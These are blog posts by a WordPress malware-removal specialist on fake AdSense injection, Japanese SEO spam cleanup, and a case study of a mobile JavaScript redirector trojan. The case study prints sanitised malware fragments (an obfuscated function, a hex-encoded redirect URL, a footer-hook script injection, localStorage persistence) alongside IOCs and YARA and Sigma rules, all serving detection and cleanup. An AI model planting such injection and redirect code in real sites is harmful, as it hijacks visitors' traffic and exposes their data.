    The pattern I see most often is the attacker abusing an already-installed Header/Footer code injection plugin. The plugin itself is legitimate. But because it’s designed to inject arbitrary code into every page header or footer, it’s the perfect vehicle: an attacker who gets database access drops their AdSense scripts into the plugin’s stored snippets, and now every page on your site loads the malicious code.

    When you deactivate the plugin, the database rows stay. When you reactivate it (or install a similar plugin), the injection comes right back. When you delete the plugin entirely, sometimes the database rows still don’t get cleaned up — and if there’s a backdoor elsewhere on the site, the attacker simply reinstalls a new injection vector.

    This is why so many DIY cleanups fail on this specific malware family. The visible symptom (ads) and the actual location (database) are in different places.


    How to Confirm What You’re Seeing Is Malware

    Before assuming it’s a hack, rule out the legitimate alternatives:

    1. Check the publisher ID

    Open your site, view the page source (right-click → View Page Source), and search for ca-pub-. If you see one or more publisher IDs and you have a Google AdSense account, log into AdSense and compare. If they don’t match, the ad code isn’t yours.

    If you’ve never had an AdSense account at all and there’s any ca-pub- code on your site, it’s malware. There is no legitimate reason for AdSense scripts to be on a site whose owner doesn’t have an AdSense account.

    2. Check for unfamiliar plugins

    Go to Plugins → Installed Plugins and look for anything you don’t recognize, especially:

    • Plugins with vague names like “WP Stats,” “WP Helper,” “Site Helper”
    • Header Footer Code Manager or Insert Headers and Footers plugins you don’t remember installing
    • Plugins with no recent updates and no description
    • Plugins where the author’s WordPress.org page no longer exists or doesn’t match

    If you find any, screenshot them but don’t delete yet — you’ll want the evidence trail for the full cleanup.

    3. Check for unfamiliar admin users

    Go to Users → All Users and filter by Administrator role. Any admin account you don’t personally recognize is a strong indicator of compromise. The walkthrough in how to find and remove hidden admin users in WordPress covers what to look for and how attackers hide them.

    4. Test from incognito mode and a mobile device

    Some injection patterns only fire under specific conditions — first-time visitors, mobile user agents, visitors arriving from search engines. Open your site in an incognito window. Open it on your phone. If the popups or redirects only show in those contexts, you’ve confirmed it’s a conditional injection (which is a malware fingerprint, not a legitimate ad setup).


    The Real Cleanup (What Actually Works)

    Once you’ve confirmed it’s a hack, the cleanup has to address all three layers: the visible ad code, the persistence mechanism that’s reinjecting it, and the original entry point that let the attacker in.

    Step 1: Snapshot before changing anything

    Take a full backup (files + database) before you touch anything. You’ll want it for two reasons: a working safety net if cleanup goes wrong, and forensic evidence if you need to trace patterns. Save the malicious database rows (with their values) to a separate text file before deletion.

    Step 2: Remove the injected code from the database

    The fastest way is through phpMyAdmin or your hosting provider’s equivalent database tool. Search for fragments of the injected code — particularly the unfamiliar ca-pub- ID, googlesyndication, or adsbygoogle — across the wp_options and wp_postmeta tables.

    For each row that contains the injected ad code, you have two options:

    • If the row is purely malicious (a snippet entry that only contains the rogue ads), delete the row entirely
    • If the row mixes legitimate content with injected code (rare, but happens), edit the row and remove only the malicious portion

    For a deeper walkthrough of database malware cleanup, see how to scan and clean your WordPress database for hidden malware.

    Step 3: Audit code-injection plugins

    If you find Header Footer Code Manager, Insert Headers and Footers, or any similar plugin installed and you don’t actively use it, remove it entirely. If you do use one of these legitimately, open it and review every snippet — anything you didn’t personally add should be deleted from inside the plugin’s interface, not just from the database (otherwise the plugin may regenerate the row).

    Step 4: Find and remove the persistence mechanism

    The injection had to come from somewhere. Common persistence patterns I find on these cleanups:

    • Hidden admin users who recreate the database entries
    • Scheduled WordPress cron tasks that re-inject the code on a timer
    • Backdoor PHP files in wp-content/uploads/, fake plugin folders, or theme files that write to the database when triggered
    • Modified core or theme files with code that calls a remote server and updates the database based on its response

    If you skip this step, the ads will be back within hours. Why WordPress malware keeps coming back covers the persistence problem in depth.

    Step 5: Reinstall WordPress core, plugins, and themes from clean sources

    Don’t trust visual inspection. Download fresh copies from WordPress.org and the original plugin/theme developers, and overwrite all the files. Throw away anything nulled or pirated — these often ship with backdoors built in (why nulled WordPress plugins and themes are a security disaster).

    Step 6: Rotate every credential

    WordPress admin, hosting cPanel, FTP/SFTP, the database user, and any email accounts that received password resets during the compromise. Also rotate WordPress security keys (the salts in wp-config.php) to invalidate any active session the attacker still has.

    Step 7: Verify the cleanup

    Reload your site in incognito mode, on a mobile device, and from a different network. View the page source and search for ca-pub-, googlesyndication, and adsbygoogle. None of those should appear anywhere unless you have a legitimate AdSense setup of your own.

    For a complete post-cleanup checklist, see what to do after fixing a hacked WordPress site.


    Why This Infection Is More Damaging Than It Looks

    A lot of site owners initially treat this as a cosmetic annoyance — “I’ll get to it next week.” The hidden costs add up faster than people expect:

    • Lost revenue. Every visitor on your site is generating ad income for the attacker instead of converting on whatever your site is actually for.
    • Brand damage. Visitors associate your domain with intrusive popups and shady redirects. Even after cleanup, that perception sticks.
    • SEO risk. Mobile redirects and intrusive interstitials can trigger Google’s “intrusive interstitial” penalties. Suspicious script behavior can also lead to Safe Browsing flags or “this site may be hacked” warnings in search results.
    • Hosting risk. Some hosts will suspend accounts that serve malicious-looking ad behavior, especially if other customers complain.
    • Cross-customer reputation damage. If you sell services or products, the popups visitors encounter create a negative first impression that’s hard to recover from.
    • Conditional payloads can escalate. The same injection mechanism delivering AdSense today can deliver credential phishing, fake browser updates, or a redirect to a scam site tomorrow. The attacker controls what runs.

    The “just ads” framing badly understates the actual risk. This is the same script-injection mechanism behind credit card skimmers I’ve cleaned on WooCommerce sites — see finding a credit card stealer that no security tool could detect and WooCommerce fake payment form skimmer fix. Same technique, different payload.


    How Attackers Get In (So You Can Close the Door)

    Knowing how the attacker got admin or database access in the first place is what determines whether the cleanup actually holds. The most common entry points I trace back to on these cleanups:

    • Outdated plugins with known exploits. A plugin that hasn’t been updated in months almost always has a public CVE attached to it.
    • Nulled or pirated themes/plugins. “Free” premium plugins from unofficial sources frequently ship with backdoors pre-installed — exactly the kind that allow database injection without leaving an obvious entry point.
    • Weak or reused admin passwords. Credential stuffing attacks try huge lists of leaked passwords against WordPress logins.
    • Compromised hosting accounts. If another site on your shared hosting account is hacked, attackers can sometimes pivot to yours.
    • Outdated WordPress core. Less common as an entry point in 2026, but still happens on neglected sites.
    • Missing two-factor authentication. Without 2FA, a single leaked admin password is the whole game.

    For broader hardening, see how to secure a WordPress site and the more login-focused how to secure your WordPress login.


    How to Prevent This From Happening Again

    Once you’ve cleaned the site, the goal shifts from removal to prevention. The measures that actually move the needle, in order of impact:

    • Update WordPress core, plugins, and themes promptly. Most fake AdSense injections trace back to a known plugin vulnerability that had a patch available.
    • Remove plugins you don’t actively use. Inactive plugins still ship code that can be exploited.
    • Audit your code-injection plugins. If you have Header Footer Code Manager, Insert Headers and Footers, or similar tools installed and you’re not actively using them, uninstall them.
    • Use strong, unique passwords with two-factor authentication. Both on WordPress and on your hosting cPanel.
    • Enable file integrity monitoring. Most security plugins can alert you when database options change unexpectedly or when new files appear in places they shouldn’t.
    • Install a real Web Application Firewall (WAF). Wordfence, Sucuri, Cloudflare WAF, or your host’s built-in firewall — they all reduce the attack surface.
    • Keep off-host backups. Backups stored on the same server as the site can be infected along with everything else.
    • Monitor your site’s outbound script references. A periodic check of your page source for unfamiliar script tags is a quick early-warning system.

    FAQ

    I don’t have an AdSense account but my site is showing AdSense ads. What does that mean?

    It means your site is hacked. There is no legitimate way for AdSense scripts to appear on a site whose owner has never set up an AdSense account. The ads are running on the attacker’s account, and every impression and click sends revenue to them.

    How do I find the attacker’s publisher ID on my site?

    Open your site in a browser, right-click and choose “View Page Source,” then search the source for ca-pub-. Any publisher ID that appears (especially one you don’t recognize) is the attacker’s.

    I deactivated the plugin that was injecting the ads but they came back. Why?

    Because the injected code is stored in your database, not just in the plugin files. Deactivating the plugin temporarily stops the injection from rendering, but the malicious database entries remain. When you (or the attacker) reactivate the plugin or install a similar one, the entries are read again and the ads return. The fix requires removing the database rows directly.

    Why didn’t my security plugin detect this?

    Many security plugins are tuned to scan files for known PHP backdoor patterns. AdSense JavaScript stored as a string in the WordPress database doesn’t match those patterns — it’s syntactically valid HTML/JS that legitimate plugins routinely store in the same place. Database-side malware needs a scanner that specifically scans the database, and even those miss the more sophisticated variants.

    Should I just delete every code-injection plugin to be safe?

    If you’re not actively using one, yes. If you do use one (some sites legitimately need them for analytics scripts, custom HTML, or third-party integrations), keep it but audit the snippets inside the plugin’s interface and remove anything you didn’t personally add.

    The ads are on my site, but my AdSense account is in good standing. Could Google ban my AdSense for this?

    Possibly. If the rogue ads are running under a different publisher ID, your account isn’t directly affected. If — somehow — your own publisher ID has been hijacked and used in the injection, that’s a separate problem and you should report it to Google AdSense immediately. Either way, if Google’s crawler picks up suspicious script behavior on your domain, it can affect your search visibility regardless of which AdSense account is involved.

    How long will it take Google to stop showing search warnings about my site after cleanup?

    If your site picked up a “This site may be hacked” or Safe Browsing warning, you can request review through Google Search Console after cleanup. Reviews typically take 24–72 hours. Until cleanup is verified, the warnings stay. If you’re in this situation, my Google blacklist removal service covers the review process.

    Could the same injection mechanism be used to deliver something worse than ads?

    Yes — and this is the underrated risk. The same plugin/database mechanism that’s currently delivering AdSense scripts can be repurposed at any time to deliver credential-stealing forms, fake browser update prompts, redirects to phishing sites, or e-commerce skimmers. Whatever the attacker chooses to put in the snippet runs on every page load. Treat the AdSense version as a warning shot, not the worst-case scenario.


    Need Help Removing Fake AdSense Malware From Your WordPress Site?

    If your site is showing unauthorized ads, popups, or mobile redirects, and the obvious fixes haven’t worked, the issue is almost certainly in your database — and the cleanup needs to go further than file scans alone.

    I’ve cleaned more than 4,500 hacked WordPress websites since 2018, including dozens of fake AdSense and rogue ad injections like the one described in this post. If you’re not confident handling database-level cleanup yourself, or if you’ve already tried cleaning and the ads keep coming back, this is exactly the kind of case I work on every week.

    Get Expert WordPress Malware Removal — or contact me directly via the hire me page.

  • Recovering from SEO Spam: How We Cleared 242,000 Japanese Spam Pages from a Hacked WordPress Site in 2025

    Recovering from SEO Spam: How We Cleared 242,000 Japanese Spam Pages from a Hacked WordPress Site in 2025

    In today’s digital landscape, hacked WordPress sites frequently fall victim to SEO spam, flooding Google with thousands of irrelevant pages that erode rankings and trust. As a specialist in remediating over 4,500 compromised sites, I recently tackled a severe case: a WordPress installation overrun with 242,000 Japanese spam pages indexed in Google Search results. These phantom pages, often linked to malware like backdoors or redirects, can devastate traffic and lead to blacklisting.

    Screenshot of spam pages in Google

    This comprehensive guide outlines our proven process: eradicating the malware, identifying spam URLs, purging them from Google’s index, and fortifying the site against reoccurrences. If you’re dealing with “WordPress SEO spam removal” or “deindex hacked pages 2025,” these steps—refined from tools like Wordfence and Google Search Console—will help restore your site efficiently.

    Phase 1: Eradicating the Malware Infection

    The first priority is neutralizing the threat to prevent further spam generation. Based on 2025 best practices from WordPress.org, here’s how we approached it.

    1.1 Conduct Thorough Malware Scans

    Deploy reliable plugins such as Wordfence (for real-time firewall and scans) or Sucuri’s SiteCheck for external audits to pinpoint malicious code. Manually inspect core files like index.php, .htaccess, and wp-config.php for anomalies, such as encoded scripts or unauthorized redirects often seen in Japanese spam hacks.

    1.2 Audit and Secure User Accounts

    Access the WordPress Dashboard > Users section to delete rogue admin profiles—common in breaches. Reset all passwords and enable 2FA for added protection.

    1.3 Apply Updates Across the Board

    Upgrade WordPress core, plugins, and themes to patch vulnerabilities, which account for most hacks in 2025. Eliminate inactive elements to reduce attack surfaces.

    1.4 Revert Modified Core Files

    Compare .htaccess and wp-config.php against clean versions from a backup or fresh install, restoring them to eliminate hidden exploits.

    Phase 2: Identifying and Extracting Spam URLs

    With the site clean, compile a list of indexed spam pages for targeted removal. We combined manual searches with API tools for efficiency.

    2.1 Leveraging Browser Extensions for Initial Extraction

    Query “site:yourdomain.com” in Google to reveal indexed content. Use extensions like Infy Scroll to load results fully, then URL Extractor to grab links. Filter spam with this Python script (requires pandas):

    import pandas as pd
    
    csv_file = "urls.csv"
    
    df = pd.read_csv(csv_file)
    
    site_url = "https://domain.com"
    
    filtered_urls = df[df['URL'].str.startswith(site_url)]
    
    filtered_urls.to_csv("filtered_urls.csv", index=False)
    
    print("Filtered URLs saved successfully!")

    2.2 Harnessing the Google Search Analytics API for Bulk Data

    For massive volumes, the API pulls up to 25,000 rows of pages and queries.

    2.2.1 Access the API Interface

    Visit the Google Search Analytics API and select “Try it now.”

    2.2.2 Switch to Full-Screen View

    Click the full-screen icon for easier navigation.

    API full-screen icon

    2.2.3 Configure the Query

    Input your site URL in siteUrl. Paste this JSON in the Request Body:

    {
      "startDate": "2023-01-01",
      "endDate": "2025-02-19",
      "dimensions": ["QUERY", "PAGE"],
      "rowLimit": 25000
    }

    API request setup

    2.2.4 Authenticate and Run

    Enable OAuth 2.0 and execute for a 200 OK response.

    2.2.5 Export to CSV

    Copy the JSON, paste into Konklone’s JSON to CSV tool, and download.

    2.3 Utilizing Google Search Console’s Pages Report

    In GSC, go to Indexing > Pages, then “View data about indexed pages” and export the list.

    GSC Pages report

    Phase 3: Deindexing Spam from Google

    With URLs in hand, prompt Google to remove them via console tools.

    3.1 Submit a Pruned Sitemap

    Generate a sitemap.xml with only legitimate pages and upload it in GSC’s Sitemaps section to signal clean content.

    3.2 Execute Bulk Removals

    Employ the Google Console Bulk URL Remover extension to process spam URLs en masse.

    Bulk remover tool

    3.3 Rely on 404 Deindexing

    Post-cleanup, spam pages return 404s, prompting Google to drop them naturally over time.

    Phase 4: Bolstering Site Defenses for 2025 Threats

    Prevention is key—implement these layers to deter future breaches:

    • Wordfence: For robust firewall and scans.
    • All-in-One WP Security & Firewall: Comprehensive hardening.
    • WP Armour Honeypot: Anti-spam for forms.
    • Cloudflare: Traffic filtering at the edge.
    • 2FA Plugins: Mandatory for logins.

    Outcomes: A Successful Recovery

    • ✅ Eliminated 242,000 spam pages from Google.
    • ✅ Exported 25,000 URLs for detailed review.
    • ✅ Completely purged malware.
    • ✅ Strengthened overall security.
    • ✅ Resolved in under 10 hours.

    Essential Lessons from This Cleanup

    • Act Swiftly: Quick response limits damage.
    • Embrace Automation: Scripts and tools handle scale.
    • Overcome API Limits: Use dimensions for expanded exports.
    • Maintain Vigilance: Ongoing updates and scans are vital.

    Dealing with SEO spam or a hacked site? I offer expert WordPress malware removal and security audits. Contact me for a free scan—let’s safeguard your online presence. Share your spam horror stories below!


  • Case Study: Anatomy of a Sophisticated Mobile-Targeted JavaScript Trojan

    Case Study: Anatomy of a Sophisticated Mobile-Targeted JavaScript Trojan

    A deep dive into the Trojan:JS/Redirector.MobileClick malware campaign that’s silently hijacking mobile traffic across WordPress sites


    The Discovery: When Security Scanners Miss the Mark

    It started like many cybersecurity investigations do – with a contradiction. A WordPress e-commerce site was exhibiting classic signs of compromise: mobile users reporting unexpected pop-ups and redirects, declining mobile conversion rates, and suspicious traffic patterns. Yet, automated security scanners were returning clean bills of health.

    This disconnect between user reports and security tool results is becoming increasingly common as malware authors sophisticate their evasion techniques. In this case study, we’ll dissect a particularly clever JavaScript trojan that demonstrates how modern web-based malware can fly under the radar while systematically compromising user experience and potentially harvesting sensitive data.

    The Initial Investigation: Following the Digital Breadcrumbs

    Red Flags in the Data

    The first indicator wasn’t in server logs or security alerts – it was in the analytics. Mobile bounce rates had spiked 340% over three weeks, while desktop metrics remained stable. User session recordings showed mobile visitors experiencing unexpected page redirections, particularly during checkout processes.

    Key Behavioral Indicators:

    • Mobile-specific redirect patterns
    • 3-minute delays between initial page load and malicious activity
    • Consistent targeting of high-value e-commerce pages
    • LocalStorage manipulation patterns
    • Database infection in WordPress wp_options table

    The Technical Deep Dive

    Manual code inspection revealed heavily obfuscated JavaScript embedded within legitimate WordPress theme files and hidden in the database. The malware employed multiple layers of protection:

    Layer 1: Variable Name Obfuscation

    function _0x3023(_0x562006,_0x1334d6){
        const _0x1922f2=_0x1922();
        return _0x3023=function(_0x30231a,_0x4e4880){
            _0x30231a=_0x30231a-0x1bf;
            // Obfuscated function mapping
        }
    }

    Layer 2: Hexadecimal String Encoding

    All malicious URLs were encoded in hexadecimal format, making static analysis challenging:

    '\x68\x74\x74\x70\x3a\x2f\x2f\x63\x75\x74\x74\x6c\x79\x63\x6f\x2e\x61\x73\x69\x61'
    // Decodes to: http://cuttlyco.asia/

    Layer 3: Dynamic Function Construction

    The malware dynamically constructs its attack functions, making signature-based detection nearly impossible.

    Behavioral Analysis: The Art of Selective Targeting

    Mobile Device Fingerprinting

    The malware implements comprehensive mobile device detection that goes far beyond simple user-agent parsing. It employs dual-layer detection:

    1. Primary Detection: Comprehensive regex pattern matching against 200+ mobile device signatures
    2. Secondary Verification: Screen dimension analysis and touch event detection
    // Simplified version of the detection logic
    window.mobileCheck = function() {
        const mobilePattern = /(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry/i;
        const shortCodePattern = /1207|6310|6590|3gso|4thp|50[1-6]i/i;
        
        return mobilePattern.test(navigator.userAgent) || 
               shortCodePattern.test(navigator.userAgent.substr(0,4));
    };

    Time-Based Evasion Strategy

    Perhaps the most sophisticated aspect of this malware is its patience. Rather than immediately executing upon page load, it implements a strategic delay system:

    • 3-minute minimum before first activation
    • 6-hour reset cycles for tracking data
    • Random variance in timing to avoid pattern detection

    This approach serves multiple purposes:

    1. Sandbox Evasion: Most automated analysis tools have shorter analysis windows
    2. User Experience Preservation: Delays reduce immediate user suspicion
    3. Detection Avoidance: Irregular timing patterns confuse behavioral analysis

    LocalStorage Persistence Mechanism

    The malware leverages browser localStorage to maintain persistence across sessions without leaving traditional filesystem traces:

    // Persistence tracking implementation
    localStorage.setItem(hostname + '-mnts', currentTime);
    localStorage.setItem(hostname + '-hurs', currentTime);
    localStorage.setItem(selectedURL + '-local-storage', 1);

    This approach provides several advantages:

    • Stealth Operation: No server-side traces
    • Cross-Session Persistence: Survives browser restarts
    • User-Specific Tracking: Personalizes attack patterns

    The Infrastructure: Following the Money Trail

    Command and Control Analysis

    The malware operates through a network of shortened URLs hosted on cuttlyco.asia, a legitimate URL shortening service being abused for malicious purposes. Our analysis identified 10 active redirect endpoints:

    • cuttlyco.asia/gqr0c90 – Primary mobile redirect
    • cuttlyco.asia/XEz1c01 – Secondary fallback
    • cuttlyco.asia/Qxm3c43 – Geo-specific targeting
    • [7 additional endpoints…]

    Traffic Distribution Strategy

    The malware implements intelligent load balancing across its infrastructure:

    1. Geographic Routing: Different URLs serve different regions
    2. Load Distribution: Prevents individual URL burning by authorities
    3. Failover Mechanisms: Automatic switching when endpoints are blocked

    Attack Vector Analysis: The WordPress Connection

    Initial Compromise Methods

    Our investigation revealed three primary infection vectors:

    1. Plugin Vulnerabilities

    Compromised WordPress plugins with insufficient input validation allowed arbitrary JavaScript injection. The malware specifically targeted:

    • Visual Composer elements
    • WooCommerce checkout customizations
    • Custom theme functions

    2. Theme File Injection

    Direct modification of theme files, particularly:

    • header.php – For universal loading
    • footer.php – For delayed execution
    • functions.php – For persistent hooks

    3. Database Injection

    Malicious scripts embedded in WordPress wp_options table, ensuring execution even after theme changes. The malware was found stored in options like checkout_content_source.

    Persistence Mechanisms

    The malware employs multiple persistence strategies:

    // WordPress hook injection example
    add_action('wp_footer', function() {
        echo '<script>/* obfuscated malware code */</script>';
    });

    Impact Assessment: Beyond Simple Redirects

    Security Implications

    The malware’s sophisticated design raises several concerning implications:

    1. Detection Evasion: Successfully bypassed multiple commercial security solutions
    2. Data Exposure Risk: User session data potentially harvested during redirects
    3. Infrastructure Abuse: Legitimate services weaponized for malicious purposes

    Defensive Strategies: Lessons Learned

    Technical Countermeasures

    1. Content Security Policy (CSP) Implementation

    <meta http-equiv="Content-Security-Policy" 
          content="script-src 'self' 'unsafe-inline'; 
                   connect-src 'self';">

    2. LocalStorage Monitoring

    // Monitor for suspicious localStorage activity
    const originalSetItem = localStorage.setItem;
    localStorage.setItem = function(key, value) {
        if (key.includes('-local-storage') || key.includes('-mnts')) {
            console.warn('Suspicious localStorage activity detected');
        }
        originalSetItem.apply(this, arguments);
    };

    3. Database Monitoring

    -- Check WordPress _options table for suspicious long values
    SELECT option_name, LENGTH(option_value) as value_length 
    FROM wp_options 
    WHERE LENGTH(option_value) > 5000 
    ORDER BY value_length DESC;

    4. Click Event Analysis

    Implement monitoring for rapid event.stopPropagation() calls that might indicate click hijacking.

    Organizational Recommendations

    For Website Owners:

    1. Regular Code Audits: Manual inspection of theme files and database content
    2. Behavioral Monitoring: Track mobile vs. desktop user behavior patterns
    3. Multi-Tool Scanning: Don’t rely on single security solutions
    4. Database Security: Regular checks of wp_options table for unusual entries

    For Security Vendors:

    1. Behavioral Analysis Enhancement: Focus on time-delayed malware patterns
    2. Mobile-Specific Detection: Develop mobile-focused security signatures
    3. LocalStorage Monitoring: Include browser storage in security scans
    4. Database Scanning: Include WordPress database in malware detection

    Professional Resources

    Need Expert Help?

    📋 Detailed Technical Analysis:

    Complete Malware Report & IOCs

    🛠️ Professional Cleanup Service:

    If your WordPress site shows similar symptoms, get expert help with our
    WordPress Malware Removal Service
    for fast, guaranteed cleanup.

    The Bigger Picture: Evolution of Web-Based Threats

    This case study illustrates several concerning trends in modern malware development:

    Increased Sophistication

    • Multi-layer obfuscation becoming standard
    • Behavioral evasion replacing simple hiding techniques
    • Legitimate service abuse for C&C infrastructure

    Platform Targeting

    • Mobile-first approach reflecting user behavior shifts
    • E-commerce focus for maximum financial impact
    • WordPress ecosystem exploitation due to widespread adoption

    Detection Challenges

    • Traditional signatures becoming ineffective
    • Sandbox evasion through patience and behavioral adaptation
    • Cross-platform complexity requiring specialized analysis tools

    Conclusion: Preparing for the Next Generation

    The Trojan:JS/Redirector.MobileClick campaign represents a new class of web-based threats that challenge traditional security paradigms. Its success lies not in technical complexity alone, but in understanding human behavior, security tool limitations, and the modern web ecosystem.

    Key takeaways for the cybersecurity community:

    1. Patience as a Weapon: Time-delayed malware requires extended analysis periods
    2. Mobile-First Security: Desktop-centric security models are increasingly inadequate
    3. Behavioral Detection: Focus on what malware does, not just what it looks like
    4. Ecosystem Thinking: Consider the entire web stack, not just individual components
    5. Database Security: WordPress database infections require specialized detection

    As we move forward, the security industry must evolve to match the sophistication of modern threats. This means developing new detection methodologies, enhancing mobile security capabilities, and fostering better collaboration between security vendors, platform providers, and website operators.

    The digital landscape continues to evolve, and so too must our defenses. The lessons learned from this investigation provide a roadmap for building more resilient security postures in an increasingly mobile-first world.


    Technical Appendix

    IOCs (Indicators of Compromise)

    Domains:

    • cuttlyco.asia (and associated subpaths)

    Database Indicators:

    • Suspicious entries in wp_options table
    • Option names like checkout_content_source with unusual JavaScript content
    • Long base64 or hex-encoded strings in database

    File Signatures:

    • Function names starting with _0x followed by 4 hex digits
    • Hex-encoded URL strings in JavaScript
    • LocalStorage keys ending in -local-storage, -mnts, -hurs

    Behavioral Indicators:

    • 3-minute delays in malicious activity
    • Mobile-specific redirect patterns
    • stopPropagation() usage in click handlers
    • RandomUA string generation patterns

    Detection Rules

    YARA Rule:

    rule JS_MobileRedirector {
        meta:
            description = "Detects JS Mobile Redirector malware"
            author = "Security Research Team"
            date = "2025-07-30"
        
        strings:
            $hex_url = /\\x68\\x74\\x74\\x70\\x3a\\x2f\\x2f/
            $obfuscated_func = /_0x[0-9a-fA-F]{4,6}/
            $mobile_check = "mobileCheck"
            $local_storage = "-local-storage"
            $time_calc = /0x3e8\\*0x3c/
        
        condition:
            3 of them
    }

    Sigma Rule:

    title: Mobile Redirect Malware Detection
    logsource:
        category: webserver
    detection:
        selection:
            cs-uri-query|contains:
                - 'cuttlyco.asia'
            sc-status: 302
        condition: selection
    This case study is based on a real-world malware analysis conducted in July 2025. Technical details have been sanitized to prevent weaponization while preserving educational value.Published: July 30, 2025 | Author: MD Pabel